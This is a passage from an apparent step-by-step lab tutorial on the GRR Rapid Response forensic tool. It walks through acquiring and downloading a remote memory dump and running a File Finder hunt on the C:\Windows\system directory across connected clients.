


10. **Generating a remote memory dump**

So let's use GRR to perform a remote memory acquisition! Remote memory dumps are part of the "flows" in GRR. Let's open the "Start new flows" function. The type of flow we want to open is "Memory" -> "Memory Collector".

There is no need to adapt any of the settings, we can just run it by clicking "Launch". Upon clicking the "Launch" button, GRR will show you a new window indicating the MemoryCollector flow was launched. Again, you'll need to wait until the blue square becomes red (or the number in red increases), indicating a new event has been registered.

Now go and grab a coffee, generating the memory dump might take a few minutes. In the mean time, feel free to browse the GRR interface further... You can wait for the alert, but in the "Manage launched flows" menu, you will also see a flow with the name of "MemoryCollector". The clock icon in the State means it is still running...




11. **Downloading the memory dump (1)**

Once you see the red square, let's try downloading our memory dump. Given the size of the file and the effort involved, it's possible you'll need to hard refresh the GRR window before taking this next step.

To download the memory dump, take the following steps:


- Click the "Manage launched flows" button in the menu to the left
- In the window to the right select your memory dump by clicking it
- In the menu below, click the "Results" tab
- In the "Results" section, click the Output link that is present (it should start with "aff4:/" and the filename should be "output.aff4"



12. **Downloading the memory dump (2)**

In the next window, you will be brought back to the filesystem structure (in temp), where our file is available for download. In the menu below, click the "Download" tab, after which you can also click the "Download" button to start downloading your memory dump.

This memorydump can subsequently be used to perform follow-up forensic investigations!




13. **Using GRR's Hunt Manager**

A third and final function in GRR we'd like to highlight is the "Hunt Manager". Within GRR, we can also use a hunting function that can be used to search all connected clients for certain conditions.

Hunts can be scheduled to run regularly, or can just run as a one-off. Image we know that a particular piece of malware hides itself in the "C:\windows\system" directory. We can easily deploy a hunt to obtain a full overview of all clients!

Let's open the hunt manager by clicking the "Hunt Manager" in the menu on the left, after which we can click the "+" button to add a new hunt.




14. **Selecting & configuring the File Finder**

The hunt type that we are interested in is the "File Finder", which you can find under the "Filesystem" directory.
We will set the following options for the hunt:

- Path: "C:\Windows\system*"

Once configured accordingly, please click "Next", "Next", "Next", "Create Hunt" and "Done" (we won't specify any output types or conditions related to what clients the hunt needs to run on).




15. **Launching the hunt**

By design, GRR does not launch the hunt automatically upon creation. In the screen that is returned upon creation of the hunt, please select the hunt and press the "PLAY" button to start the hunt. A window asking you for confirmation will pop up, where you can confirm you want to start the hunt.

Once the hunt is running, you will notice that the hunt is displayed with a "clock" icon, indicating it is currently running. The hunt will likely take a few minutes, which is again a perfect timing for a small coffee break!

You might think this is a lot of overhead for a simple directory listing... Consider however that there is some overhead GRR creates to launch the hunt, but that all clients afterwards come back individually with results. This type of lookup thus scales well in large environments!



16. **Reviewing hunt results**

Once the hunt is running, you can periodically check it for results. Note that a hunt does not need to fully finish before we can review results.

Once the hunt is clicked inside the "Hunt Manager" window, we can click the "Results" tab in the bottom menu. This will provide a current overview of results of your query. In our case, after a few minutes, there should be a subdirectory called "Speech" in the C:\Windows\system directory, which you can confirm by opening the same directory in your Windows explorer.

Furthermore, you can choose to download matching files as a ZIP archive, which can facilitate further analysis.